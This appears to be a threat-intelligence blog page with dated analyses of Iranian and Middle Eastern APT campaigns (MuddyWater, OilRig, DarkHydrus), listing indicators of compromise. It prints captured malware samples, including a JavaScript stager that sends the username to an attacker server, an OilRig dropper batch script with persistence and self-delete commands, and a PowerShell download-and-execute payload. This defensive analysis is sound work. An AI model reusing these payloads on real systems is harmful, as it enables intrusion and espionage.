[2] https://uk.reuters.com/article/uk-iran-hackers-exclusive/exclusive-iran-linked-hackers-pose-as-journalists-in-email-scam-idUKKBN1ZZ1N6

[3] https://blog.certfa.com/posts/fake-interview-the-new-activity-of-charming-kitten/ (figure 7)

[4] https://blog.certfa.com/posts/the-return-of-the-charming-kitten/

[5] https://blog.certfa.com/posts/fake-interview-the-new-activity-of-charming-kitten/

[6] https://blog.certfa.com/posts/the-return-of-the-charming-kitten/

2019-11-20: MuddyWater Uses New Attack Methods in a Recent Attack Wave

Summary of the event


During October-November, the Iranian attack group MuddyWater carried out new attacks against several targets in the Middle East, **mostly in Iraq**. This group has been previously active in Israel and are known for infecting targets using DOC files and social engineering.


In this attack wave, we identified for the first time a malware that is designed to attack in **Iran** by impersonating an international Iranian shipping company - Azim Tarabar. It is possible that **the group also engages in internal espionage**, in addition to its ongoing activities in the Middle East.

The group began preparing the recent attack infrastructure on August 19. The infrastructure is built on hacked servers that were **previously** used to store code for the POWERSTATS malware, as well as new hacked servers, like a server by the Saudi firm KSA Hosting. Similar to the group's previous activity, the group hacks into the servers almost always by penetrating into WordPress based open directories in order to plant the malware code.

In the recent attack wave, two kinds of Excel files with an embedded VBscript were used for infection:

1. The victim is required to input a password to view the Excel file's contents. After inputting the password, the computer is infected. During the research we identified a unique property; a legitimate WScript.exe is downloaded and is used to execute an encoded malicious JavaScript code as a sub-process. This file is disguised as an SSH Tunneling tool named scp.exe. **Downloading the Wscript.exe file and changing its name were designed to evade security systems that identify code executions by a parent-process named WScript.exe**


download.xls [Compatibility Mode] - Microsoft Excel
File
Home
Insert
Page Layout
Formulas
Data
Review
View
Developer
Microsoft Office
Excel Protected View
This Excel Document is in Protected View
Enter Your Credential in Order to View the Document
Code:: 032f0780-1ffc-4d21-b651-a0f4db5d1632
032f0780-1ffc-4d21-b651-a0f4db5d1632
Decrypt Data
Notice
If the button is disable press Enable Editing and Enable Content from the yellow bar above
Azim Tarabar International Transport Co Ltd
No 44 - 27 st Asad abadi Ave
Zip Code: 1433953384


Microsoft Visual Basic for Applications - Azim.Tarabar.xls
File
Edit
View
Insert
Format
Debug
Run
Tools
Add-Ins
Window
Help
Project - VBAProject
VBAProject (Azim.Tarab
Microsoft Excel Objects
Toolbox
Controls
Azim.Tarabar.xls - F (UserForm)
UserForm1
Properties
F UserForm
Alphabetic
Categorized

```
+254125ms C:\Users\admin\AppData\Local\Temp\scp.exe                executable
          Size:     138 Kb
          MD5:      D1AB72DB2BEDD2F255D35DA3DA0D4B16
+254125ms C:\Users\admin\AppData\Local\Temp\knoiolpn               text
          Size:     1.59 Kb
          MD5:      0E5FAE86C19CADAC23F4332A3C334D3C
```

2. Excel files in which the malicious script is activated after the Excel file is closed. In both cases, after running the VBA code, the hacked server is queried. In this attack wave the group used a new attack method – Excel files, unlike Doc files which they have used up until now.

```
dqodtmswto = new ActiveXObject("WScript.Network");
jmqetdatqh(dqodtmswto.Username);
function jmqetdatqh(u) {
    try {
        var onnqiabbol = new ActiveXObject("MSXML2.ServerXMLHttp");
        onnqiabbol.open("GET", "https://assignmenthelptoday.com/includes/utf8.php?ac=gc&al=" + u, false);
        onnqiabbol.send();
        moqowdaxpc(onnqiabbol.responseText);
    } catch (e) {
        try {
            var ksvmohnzpj = new ActiveXObject("InternetExplorer.Application");
            ksvmohnzpj.Visible = 0;
            ksvmohnzpj.navigate("https://assignmenthelptoday.com/includes/utf8.php?ac=gc&al=" + u);
            do {} while (ksvmohnzpj.readyState != 4);
            moqowdaxpc(ksvmohnzpj.document.body.innerHTML);
            ksvmohnzpj.Quit();
        } catch (e) {}
    }
}
function moqowdaxpc(gubtqshrie) {
    try {
        var kfydnwoivs = new ActiveXObject("WScript.Shell");
        if (gubtqshrie != "" && gubtqshrie != null) {
        }
    } catch (e) {}
}
```

It appears that the infrastructure websites that the group use do not belong to them but were hacked by them and belong to existing firms like KSA Hosting. These websites were built in Wordpress, which was likely not secured, as the access is open to all on Open Directory. All the files were planted in the folder wp-includes.

hxxp:// assignmenthelptoday[.]com/wp-includes/utf8.php

hxxp:// ksahosting[.]net/wp-includes/utf8.php

In other cases, the query if for a nvd file called editob.nvd. This name has not been used by the group until now.

hxxps://annapolisfirstlimo[.]com/editob.nvd

Indicators

MD5
7ed6c5e8c3ec4f9499eb793d69a06758
b100c0cfbe59fa66cbb75de65c505ce2
b9ee416f2d9557be692abf448bf2f937
a9706c01de9364eab210ea73296bfe71
1cd71f39ff9fb3bf269440b63c717195
50ac74eb38d6fa07d9f5e788d61a92cd
4022bbb9df5d86226bd9a89f361c94b9
584479a1958a73720c4aebb52c59b21e
269afae11cc9837e732019a03fa02fab
32156247f900883d5106795ec103a624
e18228bee6f1cf12eaf1bb4d5be587bf
5ef459908d5be0672b02cdfe4f606989
66c783e41480e65e287081ff853cc737
2c3a634953a9a2c227a51e8eeac9f137
9d0bfb81f450de8364327a4aaa67d9b3
46f911014f1202e17936f627f34e6165

URL

hxxp://graphixo[.]net/wp-includes/utf8.php

hxxp://ksahosting[.]net/wp-includes/utf8.php

hxxps://assignmenthelptoday[.]com/wp-includes/utf8.php

hxxps://annapolisfirstlimo[.]com/editob.nvd

2019-04-30: Oilrig data dump link analysis

Background

- https://unit42.paloaltonetworks.com/behind-the-scenes-with-oilrig/
- https://www.wired.com/story/iran-hackers-oilrig-read-my-lips/
- https://github.com/blackorbird/APT_REPORT/tree/master/APT34
- https://gbhackers.com/apt-34-hackers/
- https://misterch0c.blogspot.com/2019/04/apt34-oilrig-leak.html
- https://gbhackers.com/apt-34-hackers/

Link analysis

By pivoting off the leaked IP addresses we found connections to multiple publicly published and unpublished campaign. Below are the domains related to the IPs

193.70.17.18
95.168.176.173
213.227.140.35
142.234.200.73
185.174.100.56

213.32.113.190
217.79.185.65
46.105.134.228

adobelicence.com
lowconnectivity.com
microsoftfixer.com
hpserver.online
updatenodes.site
updatesecuritypatch.com
adpolicer.org
jscript.online
cloudipnameserver.com
adobelicence.com
withyourface.com
googie.email
0ffice36o.com
adpolicer.org
defender-update.com
dns.adobelicence.com

adobelicence.com
dns.msnconnection.com
acrobatverify.com
msnconnection.com
supermario2018.com
anyportals.com

04bd2d1d16b31c115dd5a9adfc1c8e537e6f71d95bc9bead03d22771f781ac19
731076d3e4fdebdd7fb0b9a7c38b3f36343e5a5b4f97b1067838704c9d0e79fe
2f795bce2260fc63ac5cfdd3ac26490bbc6a739c
b674ada860bc9ffcd672304c74ffbe28d0b00650
30ee66450903708b4b78fb3398aab09d
3139d8309a249f2fe49b8feab732e7b6
887b5ec3f50a0a0b15432007fabb7cbf

Abu Dhabi Police.exe

2018-12-20: Human Rights Defenders surveillance

Overlap with infrastructure in “When Best Practice Isn’t Good Enough: Large Campaigns of Phishing Attacks in Middle East and North Africa Target Privacy-Conscious Users”
https://www.amnesty.org/en/latest/research/2018/12/when-best-practice-is-not-good-enough/

checked-browser.com
settinqs-myaccounts.com
gotolinks.info
youtubes-video.com
browsre-secure.com
myaccount-settinqs.com
click-transfer.com
go2profile.info
youtubeq.net
healthlifeguide.net
urllink.info
blu197-live.com
checked-browsering.com
newswonders.com
applications-secures.com
ebn-taimia.com
redirects-myaccounts.info
redicrects-settings.info
secures-application.com
redicrect-confirmation.info
redicrect-settings.info
secures-myaccounts.com
myaccounts-settinqs.com
settings-profiles.com
browsres-secure.com
login-application.com
blu163-live.com

secure-settinges.com
clicks-transfer.com
browser-checking.com
secures-settinges.com
12olinks.info
checked-browsers.com
secure-browsres.com

2018-10-22: Ukrainian telcos fake domains on servers with Metasploit and Cobalt Strike

24tv[.]agency
2mdns[.]org
a-msedge[.]org
ads1-msn[.]com
ads1-msn[.]net
akadns-ms[.]net
api-p001-1drv[.]com
apostrophe-news[.]biz
appex-bing[.]net
appex-bing[.]org
bigmir[.]email
blob-weather[.]com
cdn-onenote[.]net
censornews[.]org
client-googledns[.]com
cnn-metanews[.]biz
compatexchange-cloudapp[.]com
corpext-datamart[.]net
delometaua[.]biz
diagnostics-support-microsoft[.]net
diagnostics-support[.]com
dns-msftncsi[.]com
eizvestia-news[.]org
espreso[.]today
feedback-google[.]net
feedback-google[.]org
feedback-windows[.]com
feedback-windows[.]org

foxnewsmeta[.]biz
fwdcdn[.]org
gateway-telemetry[.]net
gateway-telemetry[.]org
gazetaua-news[.]org
gismeteo[.]city
img-s-msn-com-akamaized[.]net
interfax-globalnews[.]com
ipv4-microsoft[.]net
ipv4-microsoft[.]org
ipv6-google[.]net
ipv6-google[.]org
ipv6-microsoft[.]org
kyivstar-ip[.]com
ls2web-redmond-corp[.]com
microsoft-com-nsatc[.]org
microsoft-metaservices[.]com
microsoft-nsatc[.]org
ms-akadns[.]com
ms-akadns[.]org
news-liga[.]net
newska-uanews[.]biz
nod-update[.]org
ns0-ukrpack[.]net
ns0-volia[.]net
ns1-datagroup[.]com
ns1-datagroup[.]org
ns1-volia[.]net
ns2-datagroup[.]com
ns2-datagroup[.]org
ns2-ukrtel[.]com
ns3-datagroup[.]org
ns4-datagroup[.]org
obozrevatel-news[.]com
officeclient-microsoft[.]com
paypal-com1[.]com
paypal-com2[.]com
pppoe-infocom[.]com
pppoe-kyivstar[.]com
pppoe-ukrtel[.]com
preview-msn[.]org
redir-metaservices[.]com
redir-metaservices[.]org


reports-telemetry-microsoft[.]com
rian-ua[.]org
sandbox-cloudapp[.]com
sandbox-cloudapp[.]org
search-msn[.]net
search-msn[.]org
secure-telemetry[.]net
secure-telemetry[.]org
securenod32[.]com
segodnya-news[.]org
services-glbdns2[.]com
services-glbdns2[.]org
services-google[.]org
serving-sys-windows[.]net
serving-windows[.]net
social-msn[.]net
social-msn[.]org
ssw-live[.]org
statototalitario[.]com
support-cloudapp[.]net
support-microsoft[.]biz
survey-microsoft[.]net
telecommand-microsoft[.]net
telecommand-microsoft[.]org
telegraf-news[.]biz
telemetry-akadns[.]org
uatimes-meta[.]biz
ubr-news[.]org
ui-skype[.]net
ukrfreshnews[.]com
unian-search[.]com
urs-microsoft[.]net
watson-microsoft[.]org
win-msecnd[.]com
win-msecnd[.]org
win10-telemetry[.]net

91.92.137.59
91.92.137.58
91.92.137.56
91.92.137.46
91.92.137.45

91.92.137.34
91.92.137.33
91.92.137.32
82.202.160.61
109.248.200.55
109.248.200.54
109.248.200.53
109.248.200.16

2018-10-17: Mohammed Dahlan and The Egyptian Intelligence Lure

During our ongoing monitoring of attacking campaigns in the Middle East, we identified a malicious PDF file disguised as an official meeting protocol of Mohammed Dahlan (Palestinian politician, former leader of Fatah) with the Egyptian Intelligence.



The document is blurred and contains a paragraph in Arabic that is supposed to lure the victim to click a link and download an Adobe Reader update. Interestingly, the Google Drive link leads to a malicious APK file by the name: com.adobe.reader.apk. When examining the application that was flagged malicious by 15 AV-providers in VirusTotal, we noticed that as part of its functionality, the application forces setting a new device unlock password, deletes call logs/history, monitor outgoing calls and has vast capabilities.

The file is signed using a digital certificate of which the "issuer" and "subject" sections are filled with words in Turkish (For example: CN=Benim ismim - translation: "my name")

IOCs:
PDF File:
MD5 e288426029c09a1f004753b696c19499
File Name: تسريب-اجتماع-القائد-محمد-دحلان-و-المخابرات-المصريه.pdf
File Name Translation: Commander Mohammed Dahlan and The Egyptian Intelligence Meeting (MoM) Leakage
Detection ratio 1 / 61
First submission 2018-10-09 10:24:36 UTC (1 week, 1 day ago)
Submission Country: PS
Author: SmartS
DocumentID: uuid:AA010778-A645-4FCD-AE1F-C662436DA458
Mutex:
\Sessions\1\BaseNamedObjects\{C15730E2-145C-4c5e-B005-3BC753F42475}-once-flagEJHCMBKGADPAAAAA

Link for downloading the APK File:
hxxps://drive[.]google[.]com/uc?authuser=0&id=1vyLbjHuWAy7vCwPBREADGxapfTUesJej&export=download

APK File
MD5 ca126e58f704854ea208acca0dd23a69
File Name: com.adobe.reader.apk
Detection ratio 15 / 56
First submission 2018-10-17 13:46:16 UTC (22 minutes ago)
https://www.joesandbox.com/analysis/84739/0/pdf

2018-08-14: Phishing campaign targets Russian banks, metal and steel manufacturers

We have been reported that information in this section was a part of a security assessment and the infrastructure is not malicious. Therefore we removed the information.

2018-08-06: Oilrig OopsIE malware and SpyNote mobile malware


OopsIE dropper
MD5 fe466788a06fc5646bd52fe6732d59bf
SHA-1 b774c171b76c49be5b5efa9374c7d40f5000e184
Authentihash 824b3bbc2604bd638b42d665c118ec687c7657bff4ff9b348b35036a42a3729d

Fake failure message:


C:\Users\admin\AppData\Local\Temp\ztmp\t23092.bat

```
@echo off
set ztmp=C:\Users\admin\AppData\Local\Temp\ztmp
set MYFILES=C:\Users\admin\AppData\Local\Temp\afolder
set bfcec=t23141.exe
attrib +h C:\Users\admin\AppData\Local\Temp\ztmp
@echo off

reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v3.5" /v version
if %errorlevel% equ 0 goto v3

reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full" /v version
if %errorlevel% equ 0 goto v4

goto commonexit
```

```
:v3
copy %MYFILES%\WinSyncMetastoreV2.exe C:\programdata\WinSyncMetastoreV2.exe
C:\programdata\WinSyncMetastoreV2.exe
goto commonexit

:v4
copy %MYFILES%\WinSyncMetastoreV4.exe C:\programdata\WinSyncMetastoreV4.exe
C:\programdata\WinSyncMetastoreV4.exe
goto commonexit

:commonexit
start "" /wait cmd /c "echo An error occurred during initialization of VpnSrv.dll in 00x41542178!&echo(&pause"
exit
```



Installation



Drops
[OopsIE malware](#) WinSyncMetastore.exe

WinSyncMetastoreV2.exe
MD5 5998ef679682878e68d5ac4a1733fac5
SHA-256 36e66597a3ff808acf9b3ed9bc93a33a027678b1e262707682a2fd1de7731e23

WinSyncMetastoreV4.exe
MD5 d41207d54b69fb3eeb7a104f7d36c7b0
SHA-256 055b7607848777634b2b17a5c51da7949829ff88084c3cb30bcb3e58aae5d8e9

Persistency
cmd.exe /c SchTasks /Create /SC MINUTE /MO 3 /TN "MicrosoftPrintDrive" /TR "wscript C:\ProgramData\WinSyncMetastore.vbs" /f

C2:
defender-update.com

Samples will run these commands if they detect a sandbox:
cmd.exe **/C choice /C Y /N /D Y /T 2 & Del** C:\Users\admin\Desktop\sampale.exe

SpyNote android malware

213.227.140.35, the IP address of defender-update\.com, has also served as the command and control server for SpyNote, an off-the-shelf mobile rat.

client.apk
MD5 2820c84cf9f34fe999da0bcedea6915d
SHA-1 0f3ae5c85151686b836fd95e2d680201679101e9
SHA-256
9727b56953bb6622cc1d3a039e2ebf6ef260dd76c8dcc11f4a1320fbf294621d

102.apk
MD5 27aaf0e49ebc240933ea5d1a04747977
SHA-1 c7e7ad6d763a41b8d3d7d9301acbe53674041d75
SHA-256
d7bebfd87066e34d2f68ddf39d5637afa978df72bceb8dc690ed1553cdfffa43

IOCs

defender-update.com
windowspatch.com
herkhabar.com
89.248.173.131
213.227.140.35:3210
178.32.211.5
Windows Implantment Module.exe
d41207d54b69fb3eeb7a104f7d36c7b0
ea6321f55ea83e6f2887a2360f8e55b0
3cf8aff7c56cf477bde9adbd543abc40
fe466788a06fc5646bd52fe6732d59bf
27aaf0e49ebc240933ea5d1a04747977
5998ef679682878e68d5ac4a1733fac5
2820c84cf9f34fe999da0bcedea6915d

2018-07-28: DarkHydrus uses SettingContent-MS to deliver RogueRobin malware; DarkHydrus 2017 activity

Following Palo Alto's post New Threat Actor Group DarkHydrus Targets Middle East Government, we would like to share additional information on the DarkHydrus activity.


DarkHydrus use SettingContent-MS

In July 2018, DarkHydrus used a SettingContent-MS file to deliver RogueRobin [Thanks to anonymous twitter user for the tip].

abc.SettingContent-MS
9dd647d509a3306cb11dbdb3cd8968cc

```
xml version="1.0" encoding="UTF-8"
<PCSettings>
  <SearchableContent xmlns="http://schemas.microsoft.com/Search/2013/SettingContent">
    <ApplicationInformation>
      <AppID>windows.immersivecontrolpanel_cw5n1h2txyewy
microsoft.windows.immersivecontrolpanel</AppID>
      <DeepLink>"%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "iex ((new-object
net.webclient).downloadstring('http://micrrosoft.net/winupdate.ps1')" </DeepLink>
      <Icon>%windir%\system32\control.exe</Icon>
    </ApplicationInformation>
    <SettingIdentity>
      <PageID></PageID>
      <HostID>
12B1697E-D3A0-4DBC-B568-CCF64A3F934D
</HostID>
    </SettingIdentity>
    <SettingInformation>
      <Description>
shell32.dll,-4161</Description>
      <Keywords>
shell32.dll,-4161</Keywords>
    </SettingInformation>
  </SearchableContent>
</PCSettings>
```

http://micrrosoft[.]net/winupdate.ps1 downloads RogueRobin:
953A753DD4944C9A2B9876B090BF7C00



The script is available here:

- RogueRobin 953A753DD4944C9A2B9876B090BF7C00 - https://pastebin.com/AWrXxjub
- RogueRobin decoded - https://pastebin.com/M9YSDSdA

persistence:
C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**OneDrive.lnk**

MachineID:	pc
RelativePath:	..\..\..\..\..\OneDrive.bat
LocalBasePath:	C:\Users\admin\AppData\Roaming\OneDrive.bat
VolumeLabel:	
DriveType:	Fixed Disk
TargetFileDOSName:	OneDrive.bat
HotKey:	(none)
RunWindow:	Normal
IconIndex:	(none)
TargetFileSize:	81
